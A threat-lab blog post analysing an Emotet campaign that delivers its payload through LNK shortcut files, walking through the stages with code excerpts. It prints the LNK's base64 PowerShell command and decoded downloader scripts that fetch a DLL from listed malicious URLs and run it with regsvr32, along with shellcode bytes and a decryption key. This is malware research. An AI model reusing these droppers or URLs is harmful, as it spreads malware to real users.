Blog Threat Labs Emotet: New Delivery Mechanism to Bypass VBA Protection By Gustavo Palazolo May 06 2022

_Share

Emotet: New Delivery Mechanism to Bypass VBA Protection

Summary

Emotet started as a banking trojan in 2014 and later evolved to what has been considered the world's most dangerous malware by Europol, often used throughout the world to deliver many different threats, including TrickBot.

In October 2020, Netskope analyzed an Emotet campaign that was using PowerShell and WMI within malicious Office documents to deliver its payload. Later in 2021, we also spotted new delivery mechanisms being used, including squiblytwo. However, the most popular delivery mechanism used by Emotet to date is the malicious Microsoft Office document.

In January 2022, as an attempt to mitigate attacks via malicious Office documents, Microsoft announced that VBA macros will be blocked by default in files downloaded from the internet, which directly affected the way Emotet was being delivered. Netskope released a detailed blog post about this protection, anticipating that we would see the use of other types of files, like LNK and VBS.


On April 26, 2022, a new Emotet campaign was spotted in the wild, where the usual Office delivery system was replaced with LNK files, in a clear response to the VBA protection launched by Microsoft. Netskope Threat Labs found 139 distinct LNK files that are part of the same campaign, delivering two distinct payloads that share the same C2 infrastructure.

In this blog post, we will analyze this Emotet campaign, from the new delivery mechanism to the last payload.

Stage 01 — LNK Files

Usually, the initial stage of Emotet is a malicious Office document that abuses VBA macros to download and execute the payload. In this new delivery system, Emotet abuses the LNK file format (a.k.a. MS-SHLLINK and Shortcut) to execute a PowerShell script.

Looking at the file's properties, we can see that the LNK target is pointing to the PowerShell executable.



Emotet's LNK file.

Using the LNK parser tool, it's possible to extract more details, such as the command executed by PowerShell. The command here decodes a large base64 string and saves the output to a file in the user's temporary folder. This file is the main script, which is deleted after it's executed.

```
[String Data]
Relative path (UNICODE):                ..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Working Directory (UNICODE):            %cd%
Arguments (UNICODE):                    -command Out-String -InputObject "form.lnk

      " | Out-Null; [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('JFByb2
dyZXNzUHJlZmVyZW5jZT0iU2lsZW50bHlDb250aW51ZSI7JGxpbmtzPSgiaHR0cDovL2ZvY3VzbWVkaWNhLmluL2ZtbGliL0l4QkFC
TWgwSTJjTE0zcXExR1Z2LyIsImh0dHA6Ly9kZW1vMzQuY2tnLmhrL3NlcnZpY2UvaGhNWnJmQzdNbm05SkQvIiwiaHR0cDovL2NvbG
VnaW91bmFtdW5vLmVzL2NnaS1iaW4vRS8iLCJodHRwOi8vY2lwcm8ubXgvcHJlbnNhL3NpWlA2OXJCRm1pYkR2dVRQMUwvIiwiaHR0
cDovL2ZpbG1tb2d6aXZvdGEucnMvU3ByeUFzc2V0cy9nRFIvIiwiaHR0cHM6Ly9jcmVlbW8ucGwvd3AtYWRtaW4vWktTMURjZHF1VV
Q0QmI4S2IvIik7Zm9yZWFjaCAoJHUgaW4gJGxpbmtzKSB7dHJ5IHtJV1IgJHUgLU91dEZpbGUgJGVudjpURU1QL0dNT1dEVFJmSUou
eHRxO1JlZ3N2cjMyLmV4ZSAkZW52OlRFTVAvRO1PVORUUmZJSi54dHE7YnJlYWt9IGNhdGNoIHsgfX0=')) > "%tmp%\ezMgZunnf
F.ps1" ; powershell -executionpolicy bypass -file "%tmp%\ezMgZunnfF.ps1"; Remove-Item "%tmp%\ezMgZunnf
F.ps1"
Icon location (UNICODE):                shell32.dll

[Known Folder Location]
Known folder GUID:                      1ac14e77-02e7-4e5d-b744-2eb1ae5198b7 = System
First child segment offset:             221 bytes
```

Emotet's PowerShell script, executed through the LNK file.

The decoded script contains a list of URLs where Emotet's payload is hosted. Once running, it iterates over the list and makes a request using PowerShell's Invoke-WebRequest function. If the binary is successfully downloaded, it saves the file to Windows' temporary directory and executes it using regsvr32.exe.

```
$ProgressPreference="SilentlyContinue";
$links=("http://focusmedica.in/fmlib/IxBABMh0I2cLM3qglGVv/",
"http://demo34.ckg.hk/service/hhMZrfC7Mnm9JD/",
"http://colegiounamuno.es/cgi-bin/E/",
"http://cipro.mx/prensa/siZP69rBFmibDvuTP1L/",
"http://filmmogzivota.rs/SpryAssets/qDR/",
"https://creemo.pl/wp-admin/ZKS1DcdquUT4Bb8Kb/");
foreach ($u in $links) {
    try {
        IWR $u -OutFile $env:TEMP/GMOWDTRfIJ.xtq;
        Regsvr32.exe $env:TEMP/GMOWDTRfIJ.xtq;
        break
        }
    catch { }
}
```

Main PowerShell script executed by Emotet's LNK file.

We found 139 distinct LNK files related to Emotet, sharing three different scripts, where the only differences were the payload URLs. All the hashes can be found in our GitHub repository.

```
$ProgressPreference="SilentlyContinue";
$links=("http://focusmedica.in/fmlib/IxBABMh0I2cLM3qglGVv/",
"http://demo34.ckg.hk/service/hhMZrfC7Mnm9JD/","http://colegiounamuno.es/cgi-bin/E/",
"http://cipro.mx/prensa/siZP69rBFmibDvuTP1L/","http://filmmogzivota.rs/SpryAssets/qDR/",
"https://creemo.pl/wp-admin/ZKS1DcdquUT4Bb8Kb/");
foreach ($u in $links) {try {IWR $u -OutFile $env:TEMP/GMOWDTRfIJ.xtq;
Regsvr32.exe $env:TEMP/GMOWDTRfIJ.xtq;
break} catch { }}                                                    70 files

$ProgressPreference="SilentlyContinue";
$links=("https://kupondigital.stormapp.in/mido-nicu/9NSRCfZB/",
"http://farschid.de/verkaufsberater_service/uADJw/",
"http://7gallery.com/bbeauty_download/HpOjrjExAb6PY/",
"http://e5web.com.br/wp-content/4TPDUppb/",
"https://dwwmaster.com/wp-content/tfNslcrHYZd6F5/",
"http://clubmanager.net.ar/prueba/7llR9qWfQdqlnImliUE/");
foreach ($u in $links) {try {IWR $u -OutFile $env:TEMP/LqwxbPrZJz.LMo;
Regsvr32.exe $env:TEMP/LqwxbPrZJz.LMo;
break} catch { }}                                                    61 files

$ProgressPreference="SilentlyContinue";
IWR http://focusmedica.in/fmlib/IxBABMh0I2cLM3qglGVv/ -OutFile $env:TEMP/znsrPecXVb.dMo;
Regsvr32.exe $env:TEMP/znsrPecXVb.dMo
                                                                     8 files
```

Similarities between the analyzed LNK files.

Stage 02 — Downloaded File


From the 139 LNK files we analyzed, we found 12 distinct URLs. Only 9 URLs were online at the time of the analysis, delivering 2 distinct payloads.


```
PS C:\Users\[redacted]\payloads> Get-ChildItem . | ForEach-Object {Get-FileHash
 $_ -Algorithm sha256} | Sort-Object -Property Hash

Algorithm       Hash
---------
SHA256          6BDAC750FD1885696FFAF5DD38806C8F7BFF2C8BC706421C9B4F0C2B0A9D8520
SHA256          6BDAC750FD1885696FFAF5DD38806C8F7BFF2C8BC706421C9B4F0C2B0A9D8520
SHA256          6BDAC750FD1885696FFAF5DD38806C8F7BFF2C8BC706421C9B4F0C2B0A9D8520
SHA256          6BDAC750FD1885696FFAF5DD38806C8F7BFF2C8BC706421C9B4F0C2B0A9D8520
SHA256          6BDAC750FD1885696FFAF5DD38806C8F7BFF2C8BC706421C9B4F0C2B0A9D8520
SHA256          E05243EC70891D75BBD33D5AC93A6A4F40ADCD1D0F9E3E6F8A9CC2331B5C11C6
SHA256          E05243EC70891D75BBD33D5AC93A6A4F40ADCD1D0F9E3E6F8A9CC2331B5C11C6
SHA256          E05243EC70891D75BBD33D5AC93A6A4F40ADCD1D0F9E3E6F8A9CC2331B5C11C6
SHA256          E05243EC70891D75BBD33D5AC93A6A4F40ADCD1D0F9E3E6F8A9CC2331B5C11C6
```

Payloads delivered by Emotet URLs.


These payloads are packed Emotet samples, both 64-bit DLLs with different compilation timestamps. The first one was likely built on April 25, 2022, and the second on April 27, 2022.





Comparison between the two downloaded payloads.

Emotet's main payload is encrypted and stored in the resources of both packed samples, which despite some differences, are using the same technique to decrypt and load Emotet.




Encrypted Emotet payload.

Once running, the packer allocates and executes a shellcode, responsible for the payload decryption process.

Address	Hex																ASCII
0000000000670000	48	89	5C	24	10	48	89	4C	24	08	55	56	57	41	54	41	H.\$.H.L$.UVWATA
0000000000670010	55	41	56	41	57	48	8D	AC	24	40	FF	FF	FF	48	81	EC	UAVAWH.¬$@ÿÿÿH.ì
0000000000670020	C0	01	00	00	33	C0	C7	45	08	6B	00	65	00	48	8B	F1	À...3ÀÇE.k.e.H.ñ
0000000000670030	48	89	45	42	33	C9	89	45	4A	49	8B	F9	48	89	4D	28	H.EB3É.EJI.ùH.M(
0000000000670040	48	89	4D	00	4D	8B	F8	48	89	4D	38	4C	8B	EA	44	8D	H.M.M.øH.M8L.êD.
0000000000670050	49	65	48	89	4D	70	48	89	4D	30	48	89	4D	20	48	89	IeH.MpH.M0H.M H.
0000000000670060	4D	78	48	89	4D	50	48	89	4D	58	48	89	4D	60	48	89	MxH.MPH.MXH.M`H.
0000000000670070	4D	68	66	89	4D	40	66	89	4C	24	20	B9	13	9C	BF	BD	Mhf.M@f.L$ ¹..¿½
0000000000670080	44	88	4D	F4	44	88	4D	DA	66	89	45	4E	48	89	44	24	D.MôD.MÚf.ENH.D$
0000000000670090	22	89	44	24	2A	66	89	44	24	2E	C7	45	0C	72	00	6E	".D$*f.D$.ÇE.r.n
00000000006700A0	00	C7	45	10	65	00	6C	00	C7	45	14	33	00	32	00	C7	.ÇE.e.l.ÇE.3.2.Ç
00000000006700B0	45	18	2E	00	64	00	C7	45	1C	6C	00	6C	00	C7	44	24	E...d.ÇE.l.l.ÇD$
00000000006700C0	38	53	6C	65	65	C6	44	24	3C	70	C7	44	24	50	4C	6F	8SleeÆD$<pÇD$PLo
00000000006700D0	61	64	C7	44	24	54	4C	69	62	72	C7	44	24	58	61	72	adÇD$TLibrÇD$Xar
00000000006700E0	79	41	C7	44	24	40	56	69	72	74	C7	44	24	44	75	61	yAÇD$@VirtÇD$Dua
00000000006700F0	6C	41	C7	44	24	48	6C	6C	6F	63	C7	45	80	56	69	72	lAÇD$HllocÇE.Vir
0000000000670100	74	C7	45	84	75	61	6C	50	C7	45	88	72	6F	74	65	66	tÇE.ualPÇE.rotef

Shellcode responsible for decrypting Emotet.

Then, it loads the resource data and decrypts it using a simple rolling XOR algorithm with a small string as the key, revealing Emotet's payload.



Emotet's unpacking process.

We created a Python script that can be used to statically decrypt and extract Emotet's payload from the loader/packed sample.

```
                    :/tmp/emotet$ file encrypted_resource.bin
encrypted resource.bin: data

                    :/tmp/emotet$ python ./rolling_xor.py --payload /tmp/emotet/encrypted_resource.bin
--key "sfdvkc9(akuGGHIoLP" --out /tmp/emotet/decrypted_resource.bin
[+] Saving to /tmp/emotet/decrypted_resource.bin
[+] Done

                    :/tmp/emotet$ file decrypted_resource.bin
decrypted_resource.bin: PE32+ executable (DLL) (GUI) x86-64, for MS Windows
```

Python script used to unpack Emotet.

As previously mentioned, both files unpack Emotet using the same process. The only difference is the decryption key.


```
mov     [rsp+0C08h+var_85], 5Fh ; '_'
mov     [rsp+0C08h+var_84], 85h ; '…'
mov     [rsp+0C08h+var_83], 0Dh
mov     [rsp+0C08h+var_82], 0D5h ; 'Õ'
mov     [rsp+0C08h+var_81], 60h ; '`'
mov     [rsp+0C08h+var_80], 0
mov     [rsp+0C08h+var_7F], 60h ; '`'
mov     [rsp+0C08h+var_7E], 18h
mov     [rsp+0C08h+var_7D], 0DCh ; 'Ü'
mov     [rsp+0C08h+var_7C], 21h ; '!'
mov     [rsp+0C08h+var_7B], 4Eh ; 'N'
mov     [rsp+0C08h+var_7A], 5Bh ; '['
mov     [rsp+0C08h+var_79], 1Ah
mov     [rsp+0C08h+var_78], 0B3h ; '³'
mov     [rsp+0C08h+var_77], 89h ; '‰'
mov     [rsp+0C08h+var_76], 3Bh ; ';'
mov     [rsp+0C08h+var_75], 14h
